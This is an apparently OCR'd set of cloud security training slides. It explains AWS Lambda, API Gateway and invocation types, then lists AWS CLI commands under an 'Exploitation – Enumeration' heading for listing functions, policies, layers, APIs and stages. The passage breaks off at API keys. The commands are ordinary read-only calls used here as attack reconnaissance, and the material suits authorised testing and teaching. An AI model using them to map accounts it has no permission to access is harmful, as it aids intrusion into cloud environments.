
3. Exploitation

    a. Enumeration
    b. Initial Access
    c. Credential Access
    d. Persistence
    e. Privilege Escalation

2.4.1 Introduction about Lambda

AWS Lambda


- AWS Lambda is an event-driven and serverless computing platform.
- It is a computing service that runs code in response to events and automatically manages the computing resources required by that code.
- Lambda function code can automatically trigger from other AWS services or call it directly from API Gateway.


Lambda Function (App Source Code)
i. Trigger
ii. Executing
API Gateway / AWS Services (Event)
Complied & Run-on Container

2.4.2 Lambda Components Explanations

A. Lambda Function


A Lambda function is a piece of code that is executed whenever it is triggered by an event from an event source.




2.4.2 Lambda Components Explanations

B. API Gateway

- Amazon API Gateway is an AWS service for creating, publishing, maintaining, monitoring, and securing REST, HTTP, and WebSocket APIs.




https://**api-id**.execute-api.**region**.amazonaws.com



2.4.2 Lambda Components Explanations

C. Lambda Invocation / Trigger

- API Gateway (Synchronous)
- AWS Services (Asynchronous)
- Event Source Mapping (Stream)


Synchronous (Push)
Amazon API Gateway
End Point
Lambda Function
Asynchronous (Event)
Amazon SNS
Amazon S3
REQS
Lambda Function
Stream
(Poll Based)
Amazon DynamoDB
Amazon Kinesis
Changes
AWS Lambda Service

2.4.3 Exploitation

A. Enumeration

Lambda Function :

List of all the lambda functions

```
aws lambda list-functions
```

Retrieves the Information about the specified lambda function

```
aws lambda get-function --function-name function-name
```

Retrieves the policy Information about the specified lambda function

```
aws lambda get-policy --function-name function-name
```

Retrieves the event source mapping Information about the specified lambda function

```
aws lambda list-event-source-mappings --function-name function-name
```

List of all the layers (dependencies) in aws account

```
aws lambda list-layers
```

Retrieves the full Information about the specified layer name

```
aws lambda get-layer-version --layer-name LayerName --version-number VersionNumber
```

API Gateway :

List of all the **Rest APIs**

```
aws apigateway get-rest-apis
```

Get the information about specified **API**

```
aws apigateway get-rest-api --rest-api-id ApiId
```

Lists information about a collection of **resources**

```
aws apigateway get-resources --rest-api-id ApiId
```

Get information about the specified **resource**

```
aws apigateway get-resource --rest-api-id ApiId --resource-id ResourceID
```

Get the **method** information for the specified resource

```
aws apigateway get-method --rest-api-id ApiID --resource-id ResourceID --http-method Method
```

List of all **stages** for a REST API

```
aws apigateway get-stages --rest-api-id ApiId
```

Get the information about specified API's **stage**

```
aws apigateway get-stage --rest-api-id ApiId --stage-name StageName
```

List of all the **API keys**

